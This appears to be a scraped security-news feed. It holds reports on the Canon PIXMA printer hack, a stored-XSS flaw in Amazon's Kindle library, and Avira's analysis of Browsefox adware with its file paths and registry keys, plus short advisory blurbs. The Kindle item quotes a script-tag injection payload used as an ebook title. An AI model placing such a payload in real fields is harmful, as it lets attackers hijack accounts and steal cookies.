OSSEC version 2.8 inherits the umask of the user when adding cleartext passwords to the .passlist file, allowing for them to be world-readable instead of setting the permissions explicitly.
Attackers Tapping On SNMP Door To See If It's Open
Apple Takes 'Very Different View' On Customer Privacy
Israeli Spies Rebel Over Mass-Snooping On Innocent Palestinians
Julian Assange On Snowden, Disliking Google, And His "Inevitable" Freedom
Printer security: Canon offers ‘fix’ after researcher plays Doom
Printer giant Canon is to provide a security fix “as quickly as is feasible†after a researcher exploited vulnerabilities in one of its wireless PIXMA products to run the classic shoot ‘em up game Doom on its colour display.
Security researcher Michael Jordon told the BBC in an interview, “Running Doom: that’s real proof you control the thing. The web interface has no username and password on it.â€
Digital Trends said that the vulnerability, which allows access to printer controls via an unsecured web page, highlighted the problems not just of printer security, but that of the entire emerging “internet of things.â€
Canon said that all new products would have a fix added as soon as possible, and that the fix would retroactively apply to products launched from 2013 onwards.
“At Canon we work hard at securing all of our products, however with diverse and ever-changing security threats we welcome input from others to ensure our customers are as well protected as possible,†the firm said.
Printer security: Deeper worries?
A search using Shodan (a specialist search engine which finds specific types of devices connected to the internet), revealed thousands of unsecured machines connected directly to the internet.
“This interface does not require user authentication allowing anyone to connect to the interface.  At first glance the functionality seems to be relatively benign, you could print out hundreds of test pages and use up all the ink and paper, so what?†Jordon writes.
He said that the problems (and the opportunity to run Doom) arose when you use the online interface to update the firmware, and raised serious printer security issues.
Persuading the printer to run Doom took “monthsâ€, he admits, but the issue is a serious one. Even printers not directly connected to the internet can fall victim, he said, by persuading their owners to click on a bogus link.
Vulnerable to remote attack
Jordon writes, “Even if the printer is not directly accessible from the Internet, for example behind a NAT on a user’s home network or on an office intranet, the printer is still vulnerable to remote attack.â€
“A colleague (thanks Paul Stone) demonstrated this by making a web page that first scans the local network for vulnerable printers (using a technique called JavaScript port scanning). Once the printer’s IP address has been found, the web page sends a request to the web interface to modify the proxy configuration and trigger a firmware update.â€
The post Printer security: Canon offers ‘fix’ after researcher plays Doom appeared first on We Live Security.

Free ebooks warning: Pirates ‘can hack into Amazon accounts’
Pirating ebooks is not just bad for the publishing industry: free ebooks available online can also be used to hack into Amazon accounts via the retail giant’s ‘Manage Your Kindle’ page, used to deliver ebook files to Kindle Readers, according to researcher Benjamin Daniel Mussler.
Mussler writes that simply changing the title of the free ebooks allows attackers to execute code when a victim opens the ‘Kindle Library’ page in a web browser, The Digital Reader reports
“As a result, Amazon account cookies can be accessed by and transferred to the attacker and the victim’s Amazon account can be compromised,†Mussler writes.
Engadget reports that Mussler discovered the security issue last October, and the company rapidly patched it. It was reintroduced, however, when the company launched a new version of the “Manage Your Kindle†web page.
Free ebooks: a threat?
Mussler writes that the threat affects, “Everyone who uses Amazon’s Kindle Library,†but stresses that the flaw affects those who pirate free ebooks in particular.
The attack takes place, he writes, “Once an attacker manages to have an e-book (file, document, …) with a title like <script src=”https://www.example.org/script.js”></script> added to the victim’s library.â€
Mussler says, “Users most likely to fall victim to this vulnerability are those who obtain e-books from untrustworthy sources (read: pirated e-books) and then use Amazon’s “Send to Kindle” service to have them delivered to their Kindle. From the supplier’s point of view, vulnerabilities like this present an opportunity to gain access to active Amazon accounts.â€
Kindle users beware
The reappearance of the flaw was highlighted by the German ebook blog Alles Book. The site also produced a proof-of-concept ebook download to demonstrate that it worked. As of the time of writing, the flaw is still active, Mussler reports.
Mussler says, “Amazon chose not to respond to my subsequent email detailing the issue, and two months later, the vulnerability remains unfixed.â€
The post Free ebooks warning: Pirates ‘can hack into Amazon accounts’ appeared first on We Live Security.

Browser Extensions that nobody wants… but a lot of people have!
The marketplace for browser extensions is quite big. With Firefox alone, there have been more than four billion add-ons downloaded. But not every extension makes the user happy:
In the last couple weeks, we monitored rampant spreading of browser extensions with new machinery for harming the user – via the publishing of unwanted advertisements. The list of names of such extensions is long: Browsefox, Swiftbrowse, Betterbrowse, Browsesmart, Browseburst… All share the same two major traits: They user doesn’t want them, and they are hard to remove from the computer.
Of course, we’ve had our attention on this kind of browser extension, with the aim to protect and warn Avira customers about it. We tracked the extensions’ speed of global growth, created specific Avira Intelligent Repair System (AIRS) routines, and adjusted our engine detection to detect these types of unwanted browser extensions.
Finally, with the engine detection pattern “Adware/Browsefox.Gen,†included in Avira version 8.3.24.22, we took the first step forward.
And the first results are incredible:


Since the release of the engine version, we were able to recognize more than 20 million detections in the ‘Avira World’. And regarding the spreading of these extensions: During our initial research, we noticed extreme propagation for the browser extension in Germany. But after the release of the generic detection, we saw that even more regions in the world have these unwanted extensions installed. Now, we can see better their global movement.

But what exactly are these browser extensions doing on your computer? Their primary goal is to make money. And, as mentioned, their means of doing such is, after the installation, to publish unwanted advertisements on your computer. For example, it will show coupons with their offers. And this is exactly their means of earning money. With each additional advertisement, the cash flows.
The list of names using this tactic is long. Very long. But if you take a look at some of their “official†websites, you will see that they are all related. They share the same style and options. Only the name of the product changes, along with different photos…


Also interesting is the word ‘official’. We tried to find out the official company or person behind these sites, but there is no official contact information.
How would you get this extension? It would most likely be installed as a third-party software in other setups. For example, if you are looking for a new Internet Browser, search for it in your search engine of choice and pick the first offer – you will get an installer and won´t recognize that this installer was not from an official website. When starting the browser installation process, the extension will also be installed – silently. The behavior of these components is typically the same. They create new folders on your computer in the following directories. Here is one example with the extension ‘BrowseBurst’:
%PROGRAM FILES%BrowseBurst
 bin
 utilBrowseBurst.exe
 BrowseBurst.BrowserAdapter.exe
 FilterApp_C64.exe
 BrowseBurst.PurBrowse64.exe
 BrowseBurst.PurBrowse.exe
 BrowseBurst
 updater.exe
On the registry, there are some changes made by installing the extension:
HKLMSoftwareBrowseBurst
 HKLMSoftwareWow6432NodeBrowseBurst
 HKLMSoftwareMicrosoftInternet ExplorerApproved Extensions
 Value: %CLSID%
 HKLMSoftwareMicrosoftWindowsCurrentVersionexplorerBrowser Helper Objects{%CLSID%}
 HKLMSoftwareMicrosoftWindowsCurrentVersionUninstallBrowseBurst
 HKLM SYSTEMCurrentControlSetservices%ExtensionName%
The extension may contain options (Browser Helper Object) that the extension will load into the memory all the time. This is why the combination of detection and repair routine by AIRS is so important.
If you like to know more details about the extensions’ behaviors, our virus researchers have created a detailed description:
Adware/Browsefox.Gen: http://www.avira.com/en/support-threats-summary/tid/8495/tlang/en
The post Browser Extensions that nobody wants… but a lot of people have! appeared first on Avira Blog.
CM Browser SOP Bypass
The CM browser suffers from a same-origin bypass vulnerability.